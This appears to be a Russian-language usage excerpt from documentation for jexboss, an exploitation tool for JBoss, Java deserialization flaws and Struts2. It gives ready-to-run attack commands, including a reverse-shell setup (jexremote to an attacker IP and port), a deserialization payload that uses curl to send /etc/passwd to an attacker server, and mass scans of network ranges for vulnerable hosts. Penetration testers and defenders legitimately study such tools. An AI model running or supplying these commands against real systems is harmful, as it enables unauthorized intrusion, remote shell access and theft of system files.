


После эксплуатации сервера JBoss вы можете использовать собственную командную оболочку jexboss или выполнить обратное подключение с помощью следующей команды:
   jexremote=YOUR_IP:YOUR_PORT

   Пример:
     Shell>jexremote=192.168.0.10:4444
При эксплуатации уязвимостей десериализации Java (десериализация приложений, десериализация сервлетов) опции по умолчанию: создать обратное соединение оболочки или отправить команду для выполнения.
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name --cmd 'curl -d@/etc/passwd http://your_server'
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name
$ python jexboss.py -u http://vulnerable_java_app/path --servlet-unserialize
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2 --cookies "JSESSIONID=24517D9075136F202DCE20E9C89D424D"
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080,80 -results report_auto_scan.log
$ python jexboss.py -mode file-scan -file host_list.txt -out report_file_scan.log
